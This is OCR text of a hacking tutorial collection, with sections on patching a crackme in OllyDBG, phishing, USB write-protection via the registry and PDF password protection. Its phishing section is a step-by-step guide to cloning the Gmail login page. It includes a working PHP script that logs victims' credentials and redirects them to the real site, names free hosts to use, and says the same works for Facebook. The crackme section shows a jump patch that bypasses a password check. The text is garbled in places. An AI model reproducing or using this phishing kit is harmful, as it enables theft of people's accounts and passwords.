
So , let’s move towards our way “How to modify the applications”
The general requirements you need for the modification are listed below and easily available on the internet: –
1.OllyDBG

2.Crack Me App(click here to download)(register and activate your account before download)
PROCESS:

When you have downloaded both the apps ,first of all you need to launch the Crack Me

App.


It will ask you to enter the password, enter any password you want and hit on “OK”.



Now it will show you the error that “You are not authorized to use the application”.

Now open the OllyDBG and open the Crack me app in it.

When you have opened the Crack me app in OllyDBG,now in the upper left box, while scrolling up you find the statement like this:– JE SHORT Password.00457728




Basically, this is a conditional jump that means if the condition is true then it will jump to 00457728 Which shows us the message “You are not authorized to use the application” and if the condition is not true it just continues reading the code, So we don’t need this jump to work as we don’t want to get the error message.

Now for removing the error message, we can change JE SHORT Password.00457728 to JNE SHORT Password.00457728, JNE(Jump If Not Equal) means that if the password is correct it will give you the error message and if the password is incorrect it will give you the correct message.

For changing the query just double click the line JE SHORT Password.00457728 and simply change it to JNE SHORT Password.00457728 and Hit on “Assemble”.

Now HIT on blue “PLAY” button in the upper side of the OllyDBG to start the Crack me app again and enter the password then it will give you the correct message.



PHISHING ATTACK AHEAD

EMAIL AND FACEBOOK HACKING BY PHISHING

What is phishing?

Phishing is an attempt by the sender to have the receiver of the email to release their personal information i.e. the attacker lures the victims to give some confidential information.

Why phishing?

There are many password cracking tools that are coming and going into/from the market. But phishing is the most efficient method to steal confidential information like, passwords, Credit card numbers, Bank account numbers etc.

How phishing works?

It works just like normal fishing.
A fisherman generally throws bait into the water to lure the fish. Then a fish comes to take the food feeling that it is legitimate. When it bites the bait, it will be caught by the hook. Now the fisherman pulls out the fish.

In the same way, the hacker sends a fake login page to the victim. The victim thinks that it is a legitimate one and enters his confidential information. Now the data will be with the hacker.
Now, let's learn how to hack by phishing:
I am selecting Gmail account to be hacked by phishing.

For phishing you need the following stuffs:
First of all you have to open the gamil.com by your browser and when page open completely ,just give a right click on the page and a dialogue box will opens after you having an option "view page source" in it.
Clickon the "view page source" option and you see that the source code of that page will opens after you.
Then press ctrl+F to open the text/word finding box.
Type "action=" and replace it with anything.php
Such as "action=mail.php"
Then find for the "method=" and also replace it with "get". Such as method="get".

Then save the file by anything.html Such as "Gmail.html"
Then create a blank notepad file "log.txt"
The again open the notepad and type the following codes:

```
<?php
header("Location: http://www.Gmail.com"); $handle = fopen("logs.txt", "a");
foreach($_GET as $variable => $value) { fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle); exit;
?>
```

Andsave it as "mail.php" (save this file by same name as you have replaced the "action=")
Now finally you have the three files which are required for the phishing.
1) Gmail.html (fake login page)
2) mail.php (to capture the login details)
3) log.txt (to store the captured details)

Procedure:
step1: create an account in any free web hosting site like www.bythost.com
www.000webhost.com
www.ripway.com


www.my3gb.com

step2: Now upload all the three files you have downloaded.(I have taken www.my3gb.com)
step 3: Give the link of the fake page to your victim.


eg: www.yoursitename.my3gb.com/Gmail.html
Step 4: when he clicks the link, it opens a fake Gmail page where he enters his login details. When he clicks sign in button, his login

details will be stored in log.txt file.
Demonstration:
Here I have uploaded my scripts on to

www.my3gb.com



And copy the Gmail.html link which you have to send the victim. i clicked the Gmail.html link
A fake page was opened where i entered my login details.



This page will looks exactly similar to the original Gmail login page. And when the victim enters his/her login details for logging in into his/her account.
Now, this time the victim will redirected to the original Gmail login website.
The victim will even don’t know that his/her account got hacked. Victim will think that the page gets reloaded due to internet errors or login mistakes etc.

Now his/her login details were captured by the php script and stored in log.txt file as shown in the figure below:

```
ltmpl=default
ltmplcache=2
continue=http://mail.google.com/mail/?
service=mail
rm=false
Email=www.davedadon.co.nr
Passwd=www.davedadon.co.nr
rmShown=1
signIn=Sign in
ltmpl=default
ltmplcache=2
continue=http://mail.google.com/mail/?
service=mail
rm=false
Email=gmailhacking
Passwd=gmailhacking
rmShown=1
signIn=Sign in
```

In the same way you can hack FACEBOOK accounts and other social networking accounts.

How to protect ourselves from phishing?

Don’t use links

Be suspicious of any e-mail with urgent requests

By using secured websites

Using efficient browsers Using Antivirus or internet security software.

USB SECURITY

Securing Pen Drives From Malicious Viruses

Today, a giant downside for windows user is to secure their data from viruses. Especially, in Pen drives, nobody needs to keep their vital data in pen drives as a result of pen drives square measure transportable devices and through sharing data it may get infected by virus like shortcut virus, Autorun.inf , and new folder virus etc. Some folks recover their data by merely using Command prompt however some folks assume there's solely possibility left and it is to format the pen drive.

So, if your pendrive is infected by any of those virus you can merely follow these step to induce your hidden data back.

Open CMD (command prompt)
Open Flash drive in CMD (if your drive is 'G' than enter 'G:' after c:\user\ press [ENTER])
Now type following command and hit enter:
attrib -s -h /s /d

Now open your pen drive in windows you may see all of your files . However wait ! is it enough ? No way! your pen drive is still not totally secure . Higher than command simply shows all of your files that square measure hidden by viruses. If you want to shield your USB from obtaining unwanted files i.e. virus, worm, spy, Trojan etc. then you need to follow these steps.

What I’m going to tell you is tha t a way to setup your registry to finish a computer from saving files to your USB. If you have windows seven or windows eight then you’ll immobilize the writing choice to USB drives. This trick is incredibly useful if you have virus in your laptop and want to repeat files from a USB Drive however also don’t want to transfer virus to the USB. Follow the given steps to disable the USB writing option:

Open notepad and replica and paste the following:

Windows registry Editor Version 5.00
[HKEY_LOCAL_MACHINESYSTEMCurrentControlSetControlStorageD evicePolicies]

“WriteProtect”=dword:00000001
Now keep the file with the extension “.reg”.

Click on the file you now saved. within the pop-up window selected affirmative and then OK.
That’s it your USB is currently secure
TURNING THE SECURITY OFF

To just off this security measure
Open notepad and copy and paste the following:
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINESYSTEMCurrentControlSetControlStorageD evicePolicies]
“WriteProtect”=dword:00000000

Now overlo oked the file with the extension “.reg”. Click on the file you currently saved. within the pop-up window click affirmative and then OK. That’s it your defense is currently disabled.


PDF SECURITY

HOW TO PROTECT YOUR PDF FILES FROM COPYING

Now these days it's a big deal to secure your PDF documents. In this article I will show you that "HOW TO PROTECT YOUR PDF FILES FROM BEING COPIED FOR PIRATION AND OTHER MALITIOUS INTENTIONS".


For protecting your PDF files you can use a tool "A-PDF password security" to protect a PDF file. You can set password and prevent people from copy and paste PDF contents, here is an easy tutorial to make you aware about the use of that tool.

Install the "A-PDF password security".
Launch the program and open the password protect wizard.



select the option "single pdf document security" and push the button "next>"
Click "browse" button to open a pdf file will be encrypted, select the security level and encryption method. You can setup password for opening and modification of your document.

Click “save” or “save as” to set a document open password and disallow copying permission.



After saving the file you will choose to open saved PDF file with the default PDF viewer, set another PDF file security or open destination folder in windows explorer.

Open saved PDF file with the default PDF viewer.

NOTIFY ME


SENDING A MESSAGE TO OTHER USER IN YOUR PC

In this article we are going to learn that how to send any message to the other user account associated with your own pc.

